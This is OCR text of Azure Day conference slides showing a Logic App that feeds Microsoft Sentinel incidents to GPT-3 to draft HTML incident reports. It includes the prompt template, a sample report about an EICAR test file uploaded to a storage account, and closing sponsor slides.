
Raise
alerts

trigger

Automation
with Logic App

AZURE DAY

Empower your automation with AI


Microsoft Sentinel incident (Preview)
Run query and visualize results
GPT3 Completes your prompt (Preview)
For each
GPT3 Completes your prompt (Preview)

* Engine: DaVinci - most expensive

* prompt:


The incident report should always include the Incident Summary, Technical Details, and Recommendations. The incident summary should be based on the actions taken as they were described in the comments. The technical details should expand upon the incident summary including as much detail as possible. The recommendations section should include all the recommendations provided in the comments. The recommendations should be listed using bulleted format for easier reading. Additionally, where possible please provide links for the recommendations provided, so anyone that needs to get additional details on how to complete those recommendations can do so. Also, please make sure the incident report includes the contact details for our company. Our company is AzureDay, Inc. Our address is via AzureDay, Rome, IT, 12345. We can be reached via phone at +00000000.

Please generate an Incident Report for an incident with the following details:
Incident Number: Incident Sentinel ID ×
Incident Description: Incident Description ×
Incident Date: Incident Created Time Utc ×
And that has been updated with the following comments:
Attachment Content ×
Please ensure the answer is provided in HTML format.

inspired by a My Faber Security blog post

htatps://myfabersecurity.com/2023/06/03/sentinel-incident-report-using-azure-openai/

Result



Incident Report

Incident Number: 10

Incident Description:

Someone has uploaded potential malware to your Azure Storage account 'pocazureday'.

Incident Date:

09/06/2023, 14:06:10

Comments:

- Please SOC team, it is time to start to investigate about this incident
- This is an EICAR file used for a proof of concept during Azure Day event
- The IP 20.120.60.55 has been added to trusted IP entities

Incident Summary:

Based on the actions taken as described in the comments, the incident summary is as follows:

An individual uploaded potential malware to the Azure Storage account 'pocazureday'. The uploaded file was identified as an EICAR file, which is commonly used for proof of concepts during events. The IP address 20.120.60.55 was added to the trusted IP entities.

Technical Details:

The technical details regarding the incident are as follows:

- File: EICAR.txt
- Affected Azure Storage account: 'pocazureday'
- IP address: 20.120.60.55
- Time of upload: 09/06/2023, 14:06:10

Recommendations:

- Initiate a thorough investigation into the incident to determine the source and extent of potential malware upload.
- Review the access logs and security controls of the Azure Storage account 'pocazureday' to identify any unauthorized access or suspicious activity.
- Consider implementing additional security measures such as enabling Azure Security Center and configuring threat detection policies for the storage account. For more details, refer to the Azure Security Center documentation.

Contact Information:

For further information or inquiries, please contact Azureday, inc. using the following details:

Address: via AzureDay, Rome, IT, 12345

Phone: +000000000

Question Time

AZURE DAY

AZURE DAY

Thank You!!!

NET CODE

Thanks to

AZURE DAY

Microsoft

avanade

4wardPRO
AN IMPRESOFT COMPANY

altitudo

BCSoft
consulenza sistemi informativi

LOBRA

Reti
Società Benefit

UNIKEY
Bringing IT knowledge to the people

stickermule

Packt

JET BRAINS